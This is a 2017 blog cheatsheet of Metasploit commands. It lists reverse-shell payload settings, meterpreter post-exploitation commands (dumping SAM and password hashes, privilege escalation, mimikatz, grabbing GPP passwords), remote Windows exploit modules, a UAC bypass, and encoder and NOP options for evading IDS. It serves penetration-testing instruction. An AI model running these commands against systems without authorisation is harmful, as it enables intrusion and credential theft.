

METASPLOIT PENETRATION

List of Metasploit Commands – Cheatsheet

by Noor Qureshi

posted on July 13, 2017

0

Metasploit was created by H. D. Moore in 2003 as a portable network tool using Perl. By 2007, the Metasploit Framework had been completely rewritten in Ruby. On October 21, 2009, the Metasploit Project announced that it had been acquired by Rapid7, a security company that provides unified vulnerability management solutions.

Like comparable commercial products such as Immunity's Canvas or Core Security Technologies' Core Impact, Metasploit can be used to test the vulnerability of computer systems or to break into remote systems. Like many information security tools, Metasploit can be used for both legitimate and unauthorized activities. Since the acquisition of the Metasploit Framework, Rapid7 has added two open core proprietary editions called Metasploit Express and

Metasploit Pro.

Metasploit's emerging position as the de facto exploit development framework led to the release of software vulnerability advisories often accompanied by a third party Metasploit exploit module that highlights the exploitability, risk and remediation of that particular bug. Metasploit 3.0 began to include fuzzing tools, used to discover software vulnerabilities, rather than just exploits for known bugs. This avenue can be seen with the integration of the lorcon wireless (802.11) toolset into Metasploit 3.0 in November 2006. Metasploit 4.0 was released in August 2011.

List of Metasploit Commands, Meterpreter Payloads

Windows reverse meterpreter payload

Command	Description
set payload windows/meterpreter/reverse_tcp	Windows reverse tcp payload

Windows VNC Meterpreter payload

Command	Description
set payload windows/vncinject/reverse_tcpset ViewOnly false	Meterpreter Windows VNC Payload

Linux Reverse Meterpreter payload

Command	Description
set payload linux/meterpreter/reverse_tcp	Meterpreter Linux Reverse Payload

List of Metasploit Commands, Meterpreter Cheat Sheet

Useful meterpreter commands.

Command	Description
upload file c:\\windows	Meterpreter upload file to Windows target
download c:\\windows\\repair\\sam /tmp	Meterpreter download file from Windows target
download c:\\windows\\repair\\sam /tmp	Meterpreter download file from Windows target
execute -f c:\\windows\temp\exploit.exe	Meterpreter run .exe on target – handy for executing uploaded exploits
execute -f cmd -c	Creates new channel with cmd shell
ps	Meterpreter show processes
shell	Meterpreter get shell on the target
getsystem	Meterpreter attempts priviledge escalation the target
hashdump	Meterpreter attempts to dump the hashes on the target
portfwd add –l 3389 –p 3389 –r target	Meterpreter create port forward to target machine
portfwd delete –l 3389 –p 3389 –r target	Meterpreter delete port forward

Common Metasploit Modules

Remote Windows Metasploit Modules (exploits)

Command	Description
use exploit/windows/smb/ms08_067_netapi	MS08_067 Windows 2k, XP, 2003 Remote Exploit
use exploit/windows/dcerpc/ms06_040_netapi	MS08_040 Windows NT, 2k, XP, 2003 Remote Exploit
use exploit/windows/smb/ms09_050_smb2_negotiate_func_index	MS09_050 Windows Vista SP1/SP2 and Server 2008 (x86) Remote Exploit

Local Windows Metasploit Modules (exploits)

Command	Description
use exploit/windows/local/bypassuac	Bypass UAC on Windows 7 + Set target + arch, x86/64

Auxilary Metasploit Modules

Command	Description
use auxiliary/scanner/http/dir_scanner	Metasploit HTTP directory scanner
use auxiliary/scanner/http/jboss_vulnscan	Metasploit JBOSS vulnerability scanner
use auxiliary/scanner/mssql/mssql_login	Metasploit MSSQL Credential Scanner
use auxiliary/scanner/mysql/mysql_version	Metasploit MSSQL Version Scanner
use auxiliary/scanner/oracle/oracle_login	Metasploit Oracle Login Module

Metasploit Powershell Modules

Command	Description
use exploit/multi/script/web_delivery	Metasploit powershell payload delivery module
post/windows/manage/powershell/exec_powershell	Metasploit upload and run powershell script through a session
use exploit/multi/http/jboss_maindeployer	Metasploit JBOSS deploy
use exploit/windows/mssql/mssql_payload	Metasploit MSSQL payload

Post Exploit Windows Metasploit Modules

Command	Description
run post/windows/gather/win_privs	Metasploit show privileges of current user
use post/windows/gather/credentials/gpp	Metasploit grab GPP saved passwords
load mimikatz -> wdigest	Metasplit load Mimikatz
run post/windows/gather/local_admin_search_enum	Idenitfy other machines that the supplied domain user has administrative access to

Basic Metasploit Commands

Basic Metasploit command to update framework.

This command should update the Metasploit framework to the latest version. The updates says that we should be expecting updates weekly(ish). **Beware:** Running this command might break your Metasploit installation.

Metasploit Commands msfconsole/help

This is what you see when booting msfconsole for the first time. Incase you don't know anything about msfconsole you can type: help to view all commands.

It would be a waste of time explaining all these commands. however, these are the basic most used commands you're going to see.

- **Basic commands:** search, use, back, help, info and exit.
- **Exploit commands:** set to set variables and show to show the exploit options, targets, payloads, encoders, nops and the advanced and evasion options.
- **Exploit execution commands:** run and exploit to run exploits against a target.

These are the basic Metasploit Commands!

search command

search command is used to search exploits and vulnerabilities from msfconsole.

---

info command

info command is used to take a look at the documentation and owner of the exploit.

---

show options command

We can use show options command to display values required by te payload to attack our victim machine.

LHOST: Use Local IP Address | If your attacking on WAN network you need to set LHOST to static IP Address IP and port forward

LPORT: If your attacking in LAN Network then you don't need to port forward use any port you want. | If your attacking on WAN Network then you have to port forward that port.

Show Payloads

When we use the show payloads command the msfconsole will return a list of compatible payloads for this exploit. In our flash player exploit example it will return quite a few compatible payloads:

Show targets

The show targets command will return a list of operating systems which are vulnerable to the selected exploit. When we run the command we get the following output for the adobe_flash_shader_drawing_fill exploit:

Show advanced

By using the show advanced command we can have a look at the advanced options for the exploit.

Show encoders

The show encoders command will return the compatible encoders. Encoders are used to evade simple IDS/IPS signatures that are looking for certain bytes of your payload. We will be looking at encoders in detail in a later chapter of the Metasploit tutorials.

Show nops

The show nops command will return a list of NOP generators. A NOP is short for No Operation and is used to change the pattern of a NOP sled in order to bypass simple IDS/IPS signatures of common NOP sleds. The NOP generators start with the CPU architecture in the name. We will be looking at NOPS in a later chapter of this tutorial.

Capture The Flag (CTF's) Challenges

Facebook Group · 13,566 members

Join Group

Capture The Flag (CTF's) Challenges
Vulnhub
HackTheBox
Etc..

CTF's: https://www.hacktoday.io/c/CTF
Blog: https://thehacktoday.com

Noor Qureshi

FOLLOW US ON GOOGLE+

Newsletter

Get the best stories straight into your inbox!

Enter your email...

Subscribe

Don't worry, we don't spam

GET THIS AWESOME T-SHIRT

TheHackToday.com is a News Platform that centers on InfoSec, Cyber Crime, Privacy, Surveillance and Hacking News with full-scale reviews on Social Media

Platforms & Technology trends. Founded in 2015.

HACKING TUTORIAL: ANDROID APP

BACK TO TOP